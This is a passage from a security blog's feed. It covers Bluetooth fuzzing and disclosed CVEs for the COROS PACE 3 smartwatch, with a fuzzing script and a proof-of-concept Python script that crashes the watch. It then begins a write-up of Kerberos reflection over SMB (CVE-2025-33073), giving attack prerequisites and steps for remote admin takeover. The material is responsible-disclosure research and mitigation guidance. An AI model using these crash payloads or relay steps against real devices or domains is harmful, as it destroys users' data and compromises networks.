<p>During our analysis, we also used the gained knowledge about the message structures to conduct several black-box-based fuzzing tests.
The inputs were generated using <a href="https://gitlab.com/akihe/radamsa">radamsa</a> and written to the corresponding characteristics of the watch with the following Python script:</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
</pre></td><td class="rouge-code"><pre><span class="kn">import</span> <span class="n">asyncio</span>
<span class="kn">import</span> <span class="n">argparse</span>
<span class="kn">from</span> <span class="n">bleak</span> <span class="kn">import</span> <span class="n">BleakClient</span>

<span class="k">async</span> <span class="k">def</span> <span class="nf">process_data</span><span class="p">(</span><span class="n">file_path</span><span class="p">):</span>
    <span class="k">with</span> <span class="nf">open</span><span class="p">(</span><span class="n">file_path</span><span class="p">,</span> <span class="sh">"</span><span class="s">r</span><span class="sh">"</span><span class="p">)</span> <span class="k">as</span> <span class="nb">file</span><span class="p">:</span>
        <span class="n">lines</span> <span class="o">=</span> <span class="p">[</span><span class="n">line</span><span class="p">.</span><span class="nf">strip</span><span class="p">()</span> <span class="k">for</span> <span class="n">line</span> <span class="ow">in</span> <span class="nb">file</span> <span class="k">if</span> <span class="n">line</span><span class="p">.</span><span class="nf">strip</span><span class="p">()]</span>
    <span class="k">return</span> <span class="n">lines</span>

<span class="k">async</span> <span class="k">def</span> <span class="nf">write_to_ble_device</span><span class="p">(</span><span class="n">device_address</span><span class="p">,</span> <span class="n">characteristic_uuid</span><span class="p">,</span> <span class="n">data_file</span><span class="p">):</span>
    <span class="n">client</span> <span class="o">=</span> <span class="nc">BleakClient</span><span class="p">(</span><span class="n">device_address</span><span class="p">)</span>
    <span class="n">last_sent_data</span> <span class="o">=</span> <span class="bp">None</span> 
    <span class="k">try</span><span class="p">:</span>
        <span class="n">data_lines</span> <span class="o">=</span> <span class="k">await</span> <span class="nf">process_data</span><span class="p">(</span><span class="n">data_file</span><span class="p">)</span>
        <span class="n">total_lines</span> <span class="o">=</span> <span class="nf">len</span><span class="p">(</span><span class="n">data_lines</span><span class="p">)</span>

        <span class="k">if</span> <span class="n">total_lines</span> <span class="o">==</span> <span class="mi">0</span><span class="p">:</span>
            <span class="nf">print</span><span class="p">(</span><span class="sh">"</span><span class="s">Error: The data file is empty.</span><span class="sh">"</span><span class="p">)</span>
            <span class="k">return</span>

        <span class="k">await</span> <span class="n">client</span><span class="p">.</span><span class="nf">connect</span><span class="p">()</span>
        <span class="k">await</span> <span class="n">asyncio</span><span class="p">.</span><span class="nf">sleep</span><span class="p">(</span><span class="mi">2</span><span class="p">)</span> 

        <span class="k">if</span> <span class="n">client</span><span class="p">.</span><span class="n">is_connected</span><span class="p">:</span>
            <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">Connected to </span><span class="si">{</span><span class="n">device_address</span><span class="si">}</span><span class="sh">"</span><span class="p">)</span>

            <span class="k">for</span> <span class="n">index</span><span class="p">,</span> <span class="n">hex_data</span> <span class="ow">in</span> <span class="nf">enumerate</span><span class="p">(</span><span class="n">data_lines</span><span class="p">,</span> <span class="n">start</span><span class="o">=</span><span class="mi">1</span><span class="p">):</span>
                <span class="n">last_sent_data</span> <span class="o">=</span> <span class="n">hex_data</span> 
                <span class="n">data_bytes</span> <span class="o">=</span> <span class="nb">bytes</span><span class="p">.</span><span class="nf">fromhex</span><span class="p">(</span><span class="n">hex_data</span><span class="p">)</span>
                <span class="k">await</span> <span class="n">client</span><span class="p">.</span><span class="nf">write_gatt_char</span><span class="p">(</span><span class="n">characteristic_uuid</span><span class="p">,</span> <span class="n">data_bytes</span><span class="p">,</span> <span class="n">response</span><span class="o">=</span><span class="bp">False</span><span class="p">)</span>

                <span class="n">progress</span> <span class="o">=</span> <span class="p">(</span><span class="n">index</span> <span class="o">/</span> <span class="n">total_lines</span><span class="p">)</span> <span class="o">*</span> <span class="mi">100</span>
                <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">Sent: </span><span class="si">{</span><span class="n">hex_data</span><span class="si">}</span><span class="s"> [</span><span class="si">{</span><span class="n">progress</span><span class="si">:</span><span class="p">.</span><span class="mi">2</span><span class="n">f</span><span class="si">}</span><span class="s">% complete]</span><span class="sh">"</span><span class="p">)</span>

            <span class="nf">print</span><span class="p">(</span><span class="sh">"</span><span class="s">Connection remains open. Press CTRL+C to exit.</span><span class="sh">"</span><span class="p">)</span>
            <span class="k">await</span> <span class="n">asyncio</span><span class="p">.</span><span class="nc">Event</span><span class="p">().</span><span class="nf">wait</span><span class="p">()</span> 

    <span class="k">except</span> <span class="nb">Exception</span> <span class="k">as</span> <span class="n">e</span><span class="p">:</span>
        <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">Error: </span><span class="si">{</span><span class="n">e</span><span class="si">}</span><span class="sh">"</span><span class="p">)</span>
        <span class="k">if</span> <span class="n">last_sent_data</span><span class="p">:</span>
            <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">Last sent data: </span><span class="si">{</span><span class="n">last_sent_data</span><span class="si">}</span><span class="sh">"</span><span class="p">)</span>

    <span class="k">finally</span><span class="p">:</span>
        <span class="k">if</span> <span class="n">client</span><span class="p">.</span><span class="n">is_connected</span><span class="p">:</span>
            <span class="k">await</span> <span class="n">client</span><span class="p">.</span><span class="nf">disconnect</span><span class="p">()</span>

<span class="k">if</span> <span class="n">__name__</span> <span class="o">==</span> <span class="sh">"</span><span class="s">__main__</span><span class="sh">"</span><span class="p">:</span>
    <span class="n">parser</span> <span class="o">=</span> <span class="n">argparse</span><span class="p">.</span><span class="nc">ArgumentParser</span><span class="p">(</span><span class="n">description</span><span class="o">=</span><span class="sh">"</span><span class="s">Send hex data from a file to a BLE device.</span><span class="sh">"</span><span class="p">)</span>
    <span class="n">parser</span><span class="p">.</span><span class="nf">add_argument</span><span class="p">(</span><span class="sh">"</span><span class="s">-m</span><span class="sh">"</span><span class="p">,</span> <span class="sh">"</span><span class="s">--mac</span><span class="sh">"</span><span class="p">,</span> <span class="n">required</span><span class="o">=</span><span class="bp">True</span><span class="p">,</span> <span class="nb">help</span><span class="o">=</span><span class="sh">"</span><span class="s">MAC address of the BLE device</span><span class="sh">"</span><span class="p">)</span>
    <span class="n">parser</span><span class="p">.</span><span class="nf">add_argument</span><span class="p">(</span><span class="sh">"</span><span class="s">-c</span><span class="sh">"</span><span class="p">,</span> <span class="sh">"</span><span class="s">--characteristic</span><span class="sh">"</span><span class="p">,</span> <span class="n">required</span><span class="o">=</span><span class="bp">True</span><span class="p">,</span> <span class="nb">help</span><span class="o">=</span><span class="sh">"</span><span class="s">UUID of the characteristic to write to</span><span class="sh">"</span><span class="p">)</span>
    <span class="n">parser</span><span class="p">.</span><span class="nf">add_argument</span><span class="p">(</span><span class="sh">"</span><span class="s">-f</span><span class="sh">"</span><span class="p">,</span> <span class="sh">"</span><span class="s">--file</span><span class="sh">"</span><span class="p">,</span> <span class="n">required</span><span class="o">=</span><span class="bp">True</span><span class="p">,</span> <span class="nb">help</span><span class="o">=</span><span class="sh">"</span><span class="s">File containing hex-formatted data</span><span class="sh">"</span><span class="p">)</span>

    <span class="n">args</span> <span class="o">=</span> <span class="n">parser</span><span class="p">.</span><span class="nf">parse_args</span><span class="p">()</span>

    <span class="n">asyncio</span><span class="p">.</span><span class="nf">run</span><span class="p">(</span><span class="nf">write_to_ble_device</span><span class="p">(</span><span class="n">args</span><span class="p">.</span><span class="n">mac</span><span class="p">,</span> <span class="n">args</span><span class="p">.</span><span class="n">characteristic</span><span class="p">,</span> <span class="n">args</span><span class="p">.</span><span class="nb">file</span><span class="p">))</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<h2 id="null-pointer-dereference">NULL pointer dereference</h2>

<p>During black-box fuzzing, we determined that the data <code class="language-plaintext highlighter-rouge">0x7900ff00002e</code> written to the characteristic <code class="language-plaintext highlighter-rouge">6e400002b5a3f393e0a977757c7f7f70</code> causes a crash, 
resulting in an immediate reboot of the watch.
This crash also occurs during an ongoing activity:</p>

<p><img src="/assets/img/papers/bluetooth-analysis-coros-pace-3/dos.gif" alt="Device crash during an activity" />
<em>Device crash during an activity</em></p>

<p>Similar to factory-resetting the device (see <a href="#factory-reset">Factory reset</a>), 
this allows an attacker triggering the crash, for example during a race, resulting in complete data loss of the recorded data and a reboot of the watch.</p>

<p>After further analysis of the firmware, it could be determined that a NULL pointer dereference vulnerability is the root cause of this crash.
More technical details about this vulnerability will be described in an upcoming <a href="https://blog.syss.com/posts/coros-firmware-analysis/">blog post</a> about the firmware analysis.</p>

<h2 id="out-of-bounds-read">Out-of-bounds read</h2>

<p>Similar to the crash described above, writing <code class="language-plaintext highlighter-rouge">0xb900</code> followed by a two byte message,
where the second byte is <code class="language-plaintext highlighter-rouge">NULL</code>, to the characteristic <code class="language-plaintext highlighter-rouge">6e400002b5a3f393e0a977656c6f6f70</code>
also leads to a crash and forces a device reboot.</p>

<p>The following proof-of-concept Python script exploits this circumstance:</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
</pre></td><td class="rouge-code"><pre><span class="kn">import</span> <span class="n">asyncio</span>
<span class="kn">from</span> <span class="n">bleak</span> <span class="kn">import</span> <span class="n">BleakClient</span>

<span class="n">DEVICE_ADDRESS</span> <span class="o">=</span> <span class="sh">"</span><span class="s">F7:AF:1D:27:03:b0</span><span class="sh">"</span>
<span class="n">CHARACTERISTIC_UUID</span> <span class="o">=</span> <span class="sh">"</span><span class="s">6e400002b5a3f393e0a977656c6f6f70</span><span class="sh">"</span>

<span class="n">DATA</span> <span class="o">=</span> <span class="p">[</span>
    <span class="sh">"</span><span class="s">b900</span><span class="sh">"</span><span class="p">,</span>
    <span class="sh">"</span><span class="s">0000</span><span class="sh">"</span>
<span class="p">]</span>

<span class="k">async</span> <span class="k">def</span> <span class="nf">write_to_ble_device</span><span class="p">():</span>
    <span class="n">client</span> <span class="o">=</span> <span class="nc">BleakClient</span><span class="p">(</span><span class="n">DEVICE_ADDRESS</span><span class="p">)</span>
    <span class="k">try</span><span class="p">:</span>
        <span class="k">await</span> <span class="n">client</span><span class="p">.</span><span class="nf">connect</span><span class="p">()</span>
        <span class="k">await</span> <span class="n">asyncio</span><span class="p">.</span><span class="nf">sleep</span><span class="p">(</span><span class="mi">2</span><span class="p">)</span>  
        <span class="k">if</span> <span class="n">client</span><span class="p">.</span><span class="n">is_connected</span><span class="p">:</span>
            <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">connected to </span><span class="si">{</span><span class="n">DEVICE_ADDRESS</span><span class="si">}</span><span class="sh">"</span><span class="p">)</span>
            <span class="k">for</span> <span class="n">payload</span> <span class="ow">in</span> <span class="n">DATA</span><span class="p">:</span>
                <span class="k">await</span> <span class="n">client</span><span class="p">.</span><span class="nf">write_gatt_char</span><span class="p">(</span>
                        <span class="n">CHARACTERISTIC_UUID</span><span class="p">,</span> 
                        <span class="nb">bytes</span><span class="p">.</span><span class="nf">fromhex</span><span class="p">(</span><span class="n">payload</span><span class="p">),</span> 
                        <span class="n">response</span><span class="o">=</span><span class="bp">False</span>
                      <span class="p">)</span>
    <span class="k">except</span> <span class="nb">Exception</span> <span class="k">as</span> <span class="n">e</span><span class="p">:</span>
        <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">Error: </span><span class="si">{</span><span class="n">e</span><span class="si">}</span><span class="sh">"</span><span class="p">)</span>
    <span class="k">finally</span><span class="p">:</span>
        <span class="k">if</span> <span class="n">client</span><span class="p">.</span><span class="n">is_connected</span><span class="p">:</span>
            <span class="k">await</span> <span class="n">client</span><span class="p">.</span><span class="nf">disconnect</span><span class="p">()</span>

<span class="n">asyncio</span><span class="p">.</span><span class="nf">run</span><span class="p">(</span><span class="nf">write_to_ble_device</span><span class="p">())</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>During firmware analysis, an out-of-bounds read was determined as root cause for this crash, which will be described in more detail in an <a href="https://blog.syss.com/posts/coros-firmware-analysis/">upcoming blog post</a>.</p>

<h1 id="conclusion">Conclusion</h1>

<p>We found several security vulnerabilities in the COROS PACE 3 which allow attackers within the Bluetooth range to perform different authorized actions, for example
hijacking the assigned COROS user account, eavesdropping on sensitive data, or injecting notification messages.
Furthermore, the watch can be reset or crashed remotely, which for instance results in activity interruption and the complete loss of recoreded data.</p>

<p>The following table provides an overview of the found security vulnerabilities.</p>

<table>
  <thead>
    <tr>
      <th>Vulnerability Type</th>
      <th>SySS ID</th>
      <th>CVE ID</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>Use of a Broken or Risky Cryptographic Algorithm (CWE-327)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-023.txt">SYSS-2025-023</a></td>
      <td><a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-32876">CVE-2025-32876</a></td>
    </tr>
    <tr>
      <td>Improper Authentication (CWE-287)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-024.txt">SYSS-2025-024</a></td>
      <td><a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-32877">CVE-2025-32877</a></td>
    </tr>
    <tr>
      <td>Cleartext Transmission of Sensitive Information (CWE-319)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-025.txt">SYSS-2025-025</a></td>
      <td><a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-32875">CVE-2025-32875</a></td>
    </tr>
    <tr>
      <td>Missing Authentication for Critical Function (CWE-306)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-026.txt">SYSS-2025-026</a></td>
      <td><a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-32879">CVE-2025-32879</a></td>
    </tr>
    <tr>
      <td>NULL Pointer Dereference (CWE-476)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-027.txt">SYSS-2025-027</a></td>
      <td><a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-48705">CVE-2025-48705</a></td>
    </tr>
    <tr>
      <td>Out-of-bounds Read (CWE-125)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-028.txt">SYSS-2025-028</a></td>
      <td><a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-48706">CVE-2025-48706</a></td>
    </tr>
    <tr>
      <td>Cleartext Transmission of Sensitive Information (CWE-319)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-029.txt">SYSS-2025-029</a></td>
      <td><a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-32880">CVE-2025-32880</a></td>
    </tr>
    <tr>
      <td>Improper Certificate Validation (CWE-295)</td>
      <td><a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-030.txt">SYSS-2025-030</a></td>
      <td><a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-32878">CVE-2025-32878</a></td>
    </tr>
  </tbody>
</table>

<p>We reported all found security vulnerabilities to the vendor in the course of our responsible disclosure program. 
The timeline and current status of each vulnerability can be found in the corresponding security advisory. 
At the time of publication, not all vulnerabilities have been resolved.</p>

<h1 id="update-2025-08-11">Update 2025-08-11</h1>

<p>After public disclosure, the research was covered by DC Rainmaker in a <a href="https://www.dcrainmaker.com/2025/06/coros-confirms-substantial-watch-security-vulnerablity-says-fixes-are-coming.html">blog post</a> and a YouTube video:</p>

<div class="embed-container" style="position:relative;padding-top:56.25%;">
    <iframe src="https://www.youtube.com/embed/Iqd6sqcOcSE" frameborder="0" style="position:absolute;top:0;left:0;width:100%;height:100%;" allowfullscreen="">
    </iframe>
</div>

<p>Subsequently, the topic gained wider public attention. 
The vendor confirmed that the vulnerabilities existed across several product lines and prioritized providing security patches. 
According to the vendors <a href="https://support.coros.com/hc/en-us/articles/38933102526996-Bluetooth-Security-Vulnerability-Statement">release notes</a>, the vulnerabilities were ultimately addressed in different patches.</p>

<p>We would also like to refer to our recently published blog post on the <a href="https://blog.syss.com/posts/coros-firmware-analysis/">firmware analysis</a>.</p>

<div class="footnotes" role="doc-endnotes">
  <ol>
    <li id="fn:1">
      <p>Describing the Bluetooth security concepts and their specifications are beyond the scope of this blog post. <a href="#fnref:1" class="reversefootnote" role="doc-backlink">&amp;#8617;</a></p>
    </li>
  </ol>
</div></content>
  

  </entry>

  
  <entry>
    <title>Authentication coercion of machine accounts and Kerberos relaying/reflection over SMB</title>
    <link href="https://blog.syss.com/posts/kerberos-reflection/" rel="alternate" type="text/html" title="Authentication coercion of machine accounts and Kerberos relaying/reflection over SMB" />
    <published>2025-06-12T08:00:00+02:00</published>
  
    <updated>2025-06-12T09:37:19+02:00</updated>
  
    <id>https://blog.syss.com/posts/kerberos-reflection/</id>
    <content src="https://blog.syss.com/posts/kerberos-reflection/" />
    <author>
      <name>Stefan Walter, Daniel Isern</name>
    </author>


    <category term="news" />
    
    <category term="research" />
    
    <category term="exploit" />


    <summary>


      In this blog article, further technical details concerning the Microsoft Windows SMB security vulnerability CVE-2025-33073 are presented.

    </summary>


    <content><p>In this blog article, further technical details concerning the Microsoft Windows SMB security vulnerability <a href="https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-33073">CVE-2025-33073</a> are presented.
<!--more--></p>

<p>This security vulnerability was independently found and reported to Microsoft within the last few months by different security researchers, and a corresponding security update was released on Patch Tuesday June 2025 (June 10, 2025).</p>

<p><img src="/assets/img/papers/kerberos-reflection/acknowledgements.png" alt="Microsoft's acknowledgements for CVE-2025-33073" />
<em>Microsoft’s acknowledgements for <a href="https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-33073">CVE-2025-33073</a></em></p>

<h1 id="tldr">TL;DR</h1>

<p>This blog post describes a variation of Kerberos relaying in Active Directory domains.
It does not introduce anything essentially new, but applies existing tools.
However, this issue seems to be a similar problem to MS08-068 (NTLM reflection), but for Kerberos.
Any authenticated attacker can remotely gain administrative permissions on many domain-joined computers (e.g. except domain controllers, Windows 11 and Windows Server 2025 systems) in the default configuration.</p>

<p>If you’re already familiar with Kerberos and Kerberos relaying, what you probably care about most <a href="#the-attack-in-detail">is this section</a>.</p>

<p>The behavior exploited here is as follows:
After authentication coercion of a machine account (which can be deterministically triggered), where the authentication to the attacker’s system usually occurs over SMB/Kerberos, it is possible to relay/reflect the authentication attempt back to the attacked system over SMB/Kerberos, yielding administrative privileges on it.
This was verified <a href="#lab-environment-test-setup">in an up-to-date lab environment</a> and also during real-world engagements.</p>

<p>It neatly fits into the existing research and tooling, which – without claiming completeness (I’m sure I forgot some) – covers:</p>

<ul>
  <li>Many variations with different from/to protocols; presented by James Forshaw.<sup id="fnref:james-forshaw-relay1"><a href="#fn:james-forshaw-relay1" class="footnote" rel="footnote" role="doc-noteref">1</a></sup> <sup id="fnref:james-forshaw-relay2"><a href="#fn:james-forshaw-relay2" class="footnote" rel="footnote" role="doc-noteref">2</a></sup></li>
  <li>Exploitation of Kerberos unconstrained delegation; by Dirk-jan Mollema.<sup id="fnref:dirkjanm-relay1"><a href="#fn:dirkjanm-relay1" class="footnote" rel="footnote" role="doc-noteref">3</a></sup></li>
  <li>Cross-protocol relay attacks, for example from HTTP (to LDAP/LDAPS) (e.g. RBCD/Shadow credentials) or (from SMB/DNS, for instance) to HTTP (e.g. similar to AD CS ESC8); or Kerberos relaying attacks based on MitM of user accounts (e.g. via LLMNR/NBNS or ARP spoofing or any other preferred method, or placing LNK/link files or search connector files on writable shares, etc.) like demonstrated here<sup id="fnref:dirkjanm-relay2"><a href="#fn:dirkjanm-relay2" class="footnote" rel="footnote" role="doc-noteref">4</a></sup>, in Dirk-jan Mollema’s <code class="language-plaintext highlighter-rouge">krbrelayx</code><sup id="fnref:tools-krbrelayx"><a href="#fn:tools-krbrelayx" class="footnote" rel="footnote" role="doc-noteref">5</a></sup>, in Andrea Pierini’s (decoder-it) <code class="language-plaintext highlighter-rouge">KrbRelayEx</code><sup id="fnref:tools-krbrelayex"><a href="#fn:tools-krbrelayex" class="footnote" rel="footnote" role="doc-noteref">6</a></sup> and <code class="language-plaintext highlighter-rouge">KrbRelay-SMBServer</code><sup id="fnref:tools-krbrelay-smbserver"><a href="#fn:tools-krbrelay-smbserver" class="footnote" rel="footnote" role="doc-noteref">7</a></sup>, some Potato exploits like <code class="language-plaintext highlighter-rouge">SilverPotato</code><sup id="fnref:potatoes"><a href="#fn:potatoes" class="footnote" rel="footnote" role="doc-noteref">8</a></sup>, which use DCOM as a trigger for authentication coercion, or here<sup id="fnref:hugo-vincent-relay"><a href="#fn:hugo-vincent-relay" class="footnote" rel="footnote" role="doc-noteref">9</a></sup>.</li>
  <li>Local Kerberos relaying for local privilege escalation (e.g. in cube0x0 <code class="language-plaintext highlighter-rouge">krbrelay</code><sup id="fnref:tools-krbrelay"><a href="#fn:tools-krbrelay" class="footnote" rel="footnote" role="doc-noteref">10</a></sup>).</li>
</ul>

<h1 id="attack-summary">Attack Summary</h1>

<ul>
  <li>Prerequisites:
    <ul>
      <li>Access to an arbitrary unprivileged Active Directory account (here <code class="language-plaintext highlighter-rouge">attacker</code>)</li>
      <li>Bidirectional network access from the attacker system to the SMB port (TCP port 445) of the target system to be attacked (here <code class="language-plaintext highlighter-rouge">srv1</code>) and back from the target system to the SMB port of the attacker system</li>
      <li>Server-side SMB signing on <code class="language-plaintext highlighter-rouge">srv1</code> must not be enforced (this is the default for Windows systems before Windows 11 or Windows Server 2025)</li>
      <li>Ability to set a DNS entry; this can usually be done via Active Directory Integrated DNS (ADIDNS), given an arbitrary unprivileged Active Directory account</li>
    </ul>
  </li>
  <li>Attack (attacked computer: <code class="language-plaintext highlighter-rouge">srv1</code>, attacker computers: <code class="language-plaintext highlighter-rouge">attacker-lin</code> and <code class="language-plaintext highlighter-rouge">attacker-win</code>):
    <ul>
      <li>Adding DNS entry that unmarshalls to correct target SPN</li>
      <li>Authentication coercion of <code class="language-plaintext highlighter-rouge">srv1</code> to <code class="language-plaintext highlighter-rouge">attacker-lin</code> over Kerberos via SMB (authentication occurs via <code class="language-plaintext highlighter-rouge">KRB_AP_REQ</code> as machine account <code class="language-plaintext highlighter-rouge">srv1$</code> of <code class="language-plaintext highlighter-rouge">srv1</code>)</li>
      <li>Relay of Kerberos authentication (<code class="language-plaintext highlighter-rouge">KRB_AP_REQ</code>) back to <code class="language-plaintext highlighter-rouge">srv1</code> over SMB</li>
    </ul>
  </li>
  <li>
    <p>Result/impact: administrative privileges on the attacked computer <code class="language-plaintext highlighter-rouge">srv1</code> (remote privilege escalation).
In case the attacked computer is a domain controller without SMB signing (per default DCs enforce SMB signing): full domain compromise.</p>

    <!-- Powermad because dnstool.py didn't work in the lab with Windows Server 2025 DC; maybe because of LDAP Signing / LDAPS Channel Binding -->
  </li>
  <li>Note especially: what may be unexpected in Kerberos relaying in this case compared to NTLM relaying (that results in <em>greater</em> impact, compare Pixis / hackndo<sup id="fnref:hackndo-ntlm-relay2"><a href="#fn:hackndo-ntlm-relay2" class="footnote" rel="footnote" role="doc-noteref">11</a></sup>):
    <ul>
      <li>Reflection/relay of authentication from <code class="language-plaintext highlighter-rouge">srv1</code> back to <code class="language-plaintext highlighter-rouge">srv1</code> works</li>
      <li>Machine account <code class="language-plaintext highlighter-rouge">srv1$</code> yields administrative privileges on <code class="language-plaintext highlighter-rouge">srv1</code></li>
    </ul>
  </li>
  <li>Mitigation: enforce SMB signing on <code class="language-plaintext highlighter-rouge">srv1</code> (Group Policy: Computer Configuration &amp;gt; Policies &amp;gt; Windows Settings &amp;gt; Security Settings &amp;gt; Local Policies &amp;gt; Security Options &amp;gt; Microsoft network server: Digitally sign communications (always): Enabled)</li>
</ul>

<h1 id="introduction-kerberos">Introduction: Kerberos</h1>

<p>This is a very short primer on the basic functionality of Kerberos, based on the example of a user accessing a network resource like, e.g., a file share on a server <code class="language-plaintext highlighter-rouge">srv1</code> in the Active Directory domain.
We won’t go into much detail and omit information, e.g. how exactly various parts of the protocol exchange are cryptographically protected.
Further information can be found, for example, in the Microsoft documentation<sup id="fnref:ms-kerberos-synopsis"><a href="#fn:ms-kerberos-synopsis" class="footnote" rel="footnote" role="doc-noteref">12</a></sup>, in this excellent article by Pixis / hackndo<sup id="fnref:hackndo-kerberos"><a href="#fn:hackndo-kerberos" class="footnote" rel="footnote" role="doc-noteref">13</a></sup>, or in the RFC<sup id="fnref:RFC4120"><a href="#fn:RFC4120" class="footnote" rel="footnote" role="doc-noteref">14</a></sup> specification.</p>

<p><img src="/assets/img/papers/kerberos-reflection/kerberos-normal.svg" alt="Kerberos authentication diagram" /></p>

<p>The central authority is the Kerberos Key Distribution Center (KDC).
In Active Directory environments its role is assumed by the domain controllers.
For our purposes the relevant services inside the KDC are the authentication service (AS) and the ticket granting service (TGS).</p>

<p>If a user wants to access a network resource, they first have to authenticate themselves against the AS of the KDC.
This occurs in the <code class="language-plaintext highlighter-rouge">KRB_AS_REQ</code> message based on a shared secret that is usually derived from the user’s password.
In case the authentication is successful, the AS replies with a <code class="language-plaintext highlighter-rouge">KRB_AS_REP</code> that contains a ticket granting ticket (TGT) and a session key.
The TGT is subsequently used to represent the user’s identity and is service-independent.</p>

<p>In the next step, if the user wants to access the SMB service on a server <code class="language-plaintext highlighter-rouge">srv1</code>, they issue a <code class="language-plaintext highlighter-rouge">KRB_TGS_REQ</code> to the TGS of the KDC.
This request contains the previously obtained TGT for authentication and also specifies which service exactly the user wants to access.
The latter part is specified by a Service Principal Name (SPN), which for our purposes consists of a service class (e.g. <code class="language-plaintext highlighter-rouge">cifs</code> for the SMB file sharing service) and a target server name (e.g. here <code class="language-plaintext highlighter-rouge">srv1</code>).
The TGS in turn responds with a <code class="language-plaintext highlighter-rouge">KRB_TGS_REP</code>, which contains a service ticket (here abbreviated to ST).
This ST is specific to the system and service class (with some caveats) it was issued for and can only be used there.</p>

<p>Finally, the user presents the obtained ST (and an authenticator) in a <code class="language-plaintext highlighter-rouge">KRB_AP_REQ</code> message to the actual service they want to access (here <code class="language-plaintext highlighter-rouge">cifs/srv1</code>).
Based on the identity of the user listed in the ticket, the server decides either to grant or deny access and sends a corresponding <code class="language-plaintext highlighter-rouge">KRB_AP_REP</code> back, after which the encapsulating application protocol (here SMB) takes over again.</p>

<h1 id="introduction-kerberos-relaying">Introduction: Kerberos Relaying</h1>

<p>Kerberos relaying has been studied in detail e.g. by James Forshaw.<sup id="fnref:james-forshaw-relay1:1"><a href="#fn:james-forshaw-relay1" class="footnote" rel="footnote" role="doc-noteref">1</a></sup> <sup id="fnref:james-forshaw-relay2:1"><a href="#fn:james-forshaw-relay2" class="footnote" rel="footnote" role="doc-noteref">2</a></sup>
Dirk-jan Mollema wrote <code class="language-plaintext highlighter-rouge">krbrelayx</code><sup id="fnref:tools-krbrelayx:1"><a href="#fn:tools-krbrelayx" class="footnote" rel="footnote" role="doc-noteref">5</a></sup> and published accompanying research.<sup id="fnref:dirkjanm-relay1:1"><a href="#fn:dirkjanm-relay1" class="footnote" rel="footnote" role="doc-noteref">3</a></sup> <sup id="fnref:dirkjanm-relay2:1"><a href="#fn:dirkjanm-relay2" class="footnote" rel="footnote" role="doc-noteref">4</a></sup>
Another good post is available from Hugo Vincent at Synacktiv.<sup id="fnref:hugo-vincent-relay:1"><a href="#fn:hugo-vincent-relay" class="footnote" rel="footnote" role="doc-noteref">9</a></sup></p>

<p>In summary (for what is relevant here): It is possible to relay the <code class="language-plaintext highlighter-rouge">KRB_AP_REQ</code> request to other servers.
The challenge lies in obtaining a valid <code class="language-plaintext highlighter-rouge">KRB_AP_REQ</code> targeted for another system, since it is specific to the target SPN.
Here, James Forshaw discovered a cool trick in the way SPNs are handled in Windows:
The SPN is not taken as is, but first converted through <code class="language-plaintext highlighter-rouge">CredMarshalTargetInfo</code>/<code class="language-plaintext highlighter-rouge">CredUnmarshalTargetInfo</code>, which encode other information into the value that is then actually used for authentication.</p>

<p>This essentially allows forcing a mismatch between the target system as seen from a DNS point of view versus the target name and secrets actually used for Kerberos authentication:
It allows constructing target names for SPNs that resolve to an attacker-controlled IP via DNS, but whose Kerberos authentication information is taken from the existing service/system.
Going back to the example of the previous section: Together with authentication coercion this enables deterministic triggering of a <code class="language-plaintext highlighter-rouge">KRB_AP_REQ</code> as the machine account <code class="language-plaintext highlighter-rouge">srv1$</code> for the Kerberos <code class="language-plaintext highlighter-rouge">cifs/srv1</code> service/SPN, which on the network is sent to an attacker-controlled system and can subsequently be relayed.</p>

<h1 id="lab-environment-test-setup">Lab Environment Test Setup</h1>

<p>The described behavior was verified in a freshly set up Active Directory domain <code class="language-plaintext highlighter-rouge">mydomain.local</code> with systems’ IP addresses in the range <code class="language-plaintext highlighter-rouge">10.10.10.0/24</code>:</p>

<table>
  <thead>
    <tr>
      <th>Windows version</th>
      <th>Hostname</th>
      <th>IP address</th>
      <th>Comment/Function</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>Windows Server 2025</td>
